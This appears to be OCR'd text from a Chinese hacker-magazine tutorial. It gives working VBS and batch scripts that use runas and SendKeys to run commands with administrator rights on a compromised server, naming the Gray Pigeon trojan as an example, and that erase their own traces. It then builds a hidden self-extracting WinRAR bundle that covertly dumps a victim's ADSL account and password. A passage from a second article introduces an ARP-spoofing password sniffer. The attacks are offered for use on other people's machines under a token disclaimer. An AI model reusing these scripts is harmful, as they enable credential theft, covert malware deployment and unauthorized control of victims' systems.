


图3

```
dim WshShell,cmd
cmd="%SystemRoot%\system32\cmd.exe"          //%SystemRoot%就是系统目录
Set WshShell=WScript.CreateObject("WScript.Shell")   //调用WScript.Shell
WshShell.Run cmd        //运行CMD.EXE
WScript.Sleep 500       //等待0.5秒开始执行命令
WshShell.SendKeys"runas /user:Administrators\用户名 命令"      //输入命令
WshShell.SendKeys"{ENTER}"       //执行命令
WScript.Sleep 1000      //等待1秒输入密码
WshShell.SendKeys"密码"
WshShell.SendKeys"{ENTER}"       //输入密码
WScript.Sleep 600       //等待0.6秒退出CMD.EXE
WshShell.SendKeys"exit"
WshShell.SendKeys"{ENTER}"       //退出
```


图4

这里需要注意的是，如果我们执行的命令超过退出等待时间0.6秒的话，那么这个窗口就会一直停留在对方服务器上，这可不是个好现象！所以为了保险，建议大家自己看情况将退出等待时间设为一个合适的值，




图5

例如如果想执行灰鸽子，那么退出等待时间最好大于 1.5 秒。

不知大家看出来没有，其实这个脚本已经可以完成我们的使命了，只要把上面的“帐号”、“密码”与“命令”替换成自己想要的就可以了。然后上传到服务器执行这个脚本就能达到目的。但是为了使程序使用起来更加方便，我们还需将 VBS 与我们的批处理整合到一起。

下面代码中“%1”、“%2”、“%3”、“%4”的作用是获取我们输入的第 1 至 4 字符串，例如输入 dir c:\windows，那么 %1 就等于 dir，%2 就等于 c:\windows，而 %3 与 %4 则是空。关于 echo 的作用就是将它后面信息输入到指定的文件里，例如 echo dim WshShell,cmd >> %3runas.vbs 就是将 dim WshShell,cmd 这句话输入到 %3runas.vbs 里，如果路径 %3 下没有 runas.vbs 这个文件则创建之后写入。有了这些知识，相信小菜们看下面的代码就容易多了。

```
@echo off
echo dim WshShell,cmd >> %3runas.vbs    ←开始将我们上面的 VBS 脚本写入 runas.vbs
echo cmd="%SystemRoot%\system32\cmd.exe" >> %3runas.vbs
echo Set WshShell=WScript.CreateObject("WScript.Shell") >> %3runas.vbs
echo WshShell.Run cmd >> %3runas.vbs
echo WScript.Sleep 500 >> %3runas.vbs
echo WshShell.SendKeys"runas /user:Administrators\%1 %3Bcmd.bat" >> %3runas.vbs    ←为了提高程序执行的准确性与稳定性，我们把需要执行的命令封装在 Bcmd.bat 里，然后让脚本执行这个批处理，从而达到执行我们命令的目的。
echo WshShell.SendKeys"{ENTER}" >> %3runas.vbs
echo WScript.Sleep 1000 >> %3runas.vbs
echo WshShell.SendKeys"%2" >> %3runas.vbs    ←%2 代表密码
echo WshShell.SendKeys"{ENTER}" >> %3runas.vbs
echo WScript.Sleep 500 >> %3runas.vbs
echo WshShell.SendKeys"exit" >> %3runas.vbs
echo WshShell.SendKeys"{ENTER}" >> %3runas.vbs    ←生成脚本结束
echo @echo off >> %3Bcmd.bat    ←开始生成 Bcmd.bat
echo %4 %5 %6 %7>> %3Bcmd.bat    ←获取我们要执行的命令
echo del %3runas.vbs >> %3Bcmd.bat    ←删除生成的脚本 runas.vbs
echo del %3Bcmd.bat >> %3Bcmd.bat    ←删除生成的批处理 Bcmd.bat
%3\runas.vbs    ←执行生成的脚本 runas.vbs
```

编写完毕后给它取个名就叫 runas.bat，我们以后再碰到类似情况，只要将它上传到任意目录下，然后输入“runas.bat [用户名] [密码] [你现在可写的路径] [想执行的名令]”即可，是不是非常方便啊！

二、ADSL 密码自动读取器

想必有的菜鸟干过用别人 ADSL 宽带帐号刷 QQ 业务的时候吧？说来惭愧，学了这么长时间黑客，还没体验过刷 QQ 业务是啥滋味呢！于是看了看这方面教程，这些教程做得高！刚看开头不到 1 分钟，就知道他要讲什么了，而且打字速度还比较……

所以也就没深研究，但是看的出来，怎样获得 3389 肉鸡似乎已经是刷 QQ 业务的一个瓶颈了！于是乎大家开始大论特论 3389 肉鸡的获得方法。但是我们反过来想，进入 3389 不就是为了可以远程操作那个 ADSL 密码读取的软件吗？难道就没有自动读取的吗？不过到网上一搜还真没搜到！俺心想咱们 X 档案的可爱叉子们可别加入那个讨论大潮里，做黑客是要有思想的啊。所以决定叫大家编写自己的 ADSL 密码自动读取器、

我们大家都是菜鸟啊？读取 ADSL 密码着高难度的东西咱们可做不来，但是咱们可以“借用”一下嘛！我们可以用 winRAR 将我们的脚本与 ADSL 密码自动读取器 Dialupass 捆绑在一起，然后执行时便运行我们的脚本，让我们的脚本帮助我们完成工作，哈哈！很聪明把？但是用脚本操控软件可不是简单的事，特别是 Dialupass 还分为两个工作区，而且快捷键的使用也很不方便！

但是大家不用担心，那个 Dialupass 已经让我改造了！呵呵，使用起来变得更加方便，只需按几个快捷键就能完成读取密码的工作，我们共同仔细看看下面的代码。

```
dim WshShell,pass    //定义变量 WshShell 与 pass
pass="C:\001.exe"    //将目标文件（Dialupass）路径赋值给 pass
Set WshShell=WScript.CreateObject("WScript.Shell")    //调用 WScript.Shell
WScript.Sleep 1000    //等待 1 秒钟
WshShell.Run pass    //运行 Dialupass
WScript.Sleep 1600    //等待 1.6 秒
WshShell.SendKeys"{UP}"    //按方向键“↑”，为了选择 Dialupass 里要读取的内容
WScript.Sleep 100
WshShell.SendKeys"{F12}"    //按快捷键“F12”，呼出保存对话框，开始保存密码信息
WScript.Sleep 100
WshShell.SendKeys"C:\Program Files\Outlook Express\ADSL Pass"    //输入保存路径
WScript.Sleep 100
WshShell.SendKeys"{ENTER}"    //按回车键保存
WScript.Sleep 100
WshShell.SendKeys"{F11}"    //按快捷键“F11”退出程序
```

通过这段代码，大家可能看出来了，必须要保证 C 盘下有 001.exe 这个密码读取文件才行，下面我们就将这个读取器作进一

步处理，用winRAR捆绑。

第一步先将我改造后的Dialupass命名为001.exe，将脚本保存为run.vbs，并将这两个文件用winRAR压缩。然后将其制作成自解压格式，打开压缩包后点击“自解压格式”，如图5。再探出的对话框中直接点击“高级自解压选项”，然后在新弹出窗口中选择“常规”选项卡，并在解压路径中填入“C：\”，解压后运行中填“run.vbs”，如图6。最后选择“模式”选项卡，并选择其中的“全部隐藏”与“覆盖所有文件”，如图7。点击确定即可完成配置，如果确认无误的话再次点击确定即可生成自解压的可执行文件。




图6




图7

有了这个，我们就什么都不怕了！哪怕是命令行下的权限，只要运行这个文件，就会自动将对方的ADSL帐号与密码保存在C:\Program Files\Outlook Express\ADSL Pass.txt这里，我们到时候只要查看ADSL Pass.txt这个文件就可以知道他的ADSL帐号与密码啦，如图8。




图8

看到这，不知道各位看官们体验到脚本的伟大没有？但是我们上面读取ADSL密码的脚本还有不足哦！例如C:\Program Files\Outlook Express\ADSL Pass.txt已经存在的话就会保存失败，而且查看完毕后还会在C:\下生成001.exe与run.vbs这两个可以文件，并且在查看密码时我们的Dialupass会在屏幕上“亮相”近2秒钟。怎么解决呢？关于前两个弊端，大家可以用Scripting.FileSystemObject解决，这个就是俺留的课下作业，看看自己能否学会FileSystemObject的使用方法。关于最后一个问题，其实可以把Dialupass的界面改为透明的！呵呵，但是那样威力太大了，我们只是讨论技术，并不是去害人，大家说对吧！

（本文所涉及到的提权脚本相关源代码、ADSL密码读取器相关源代码、Dialupass[改造后]已收录到光盘中）

局域网嗅探又一利器—X-Spoof

黑侠（Black Mask）

前段时间朋友丢给我一个名叫x-spoof-v1.33的工具，告诉我说这东西在网上还没有出来，当时网上有人叫价上千块钱呢，也不知是不是真的。在拿到这个工具后不到两个星期，工具就被人在网上公布出来了。那么今天我就来介绍一下这款工具的一些功能，让菜鸟们来看看它到底值不值上千块钱！

打开x-spoof-v1.33工具文件夹，里面有一个cmd..cmd的文件，直接双击，因为这个文件是直接调用cmd.exe的，所以能够直接打开cmd，输入**x-spoof.exe**就可以看到程序的帮助信息了，如图1。

-l: list all local network interface 显示本地网络接口

-f: find all mac address 查找所有IP—Mac地址（需要配合“-i”参数设置正确的网络接口）

-i <if_number>: set local network interface 设置本地网络接口

-p <pass_log_file> [smb_log_file]: turn on packet sniffer and log the password to file 嗅探FTP/HTTP/POP3/SMTP密码、TELNET会话内容并记录到pass_log_file。若指定了smb_log_file参数，将同时记录139/445端口的SMB/CIFS协议中与登录认证、共享资源访问相关的数据包至smb_log_file（兼容libpcap/tcpdump格式）

-s: start arp spoof 开始arp洪水欺骗

-r: restore arp table of all target 恢复被欺骗主机的ARP表（需要配合“-i”参数设置正确的网络接口）

-c <config_file>: specify the config file 由配置文件读取默认服务端口及ARP欺骗列表，默认配置文件名为“xspoof.ini”

首先我们来看看x-spoof的第一个参数**xspoof -l**，列举出本地的所有网络接口，双网卡，一张IP为192.168.1.8，另一张IP为192.168.30.1（图2）。一会儿我们以序号为1的192.168.1.8这张网卡为例进行嗅探和ARP欺骗。



图1




图2

来查找一下网段里的IP和MAC地址，这里用到的-f参数一定要和-i参数配合使用，输入命令**xspoof -f -i 1**，这条命令的意思是将本地网络接口设置在192.168.1.8这张网卡上，并查找出这个段里的所有IP和MAC地址（图3）。这一步很重要，因为这些信息要为后面的嗅探和ARP欺骗做基础的，千万别忘了！

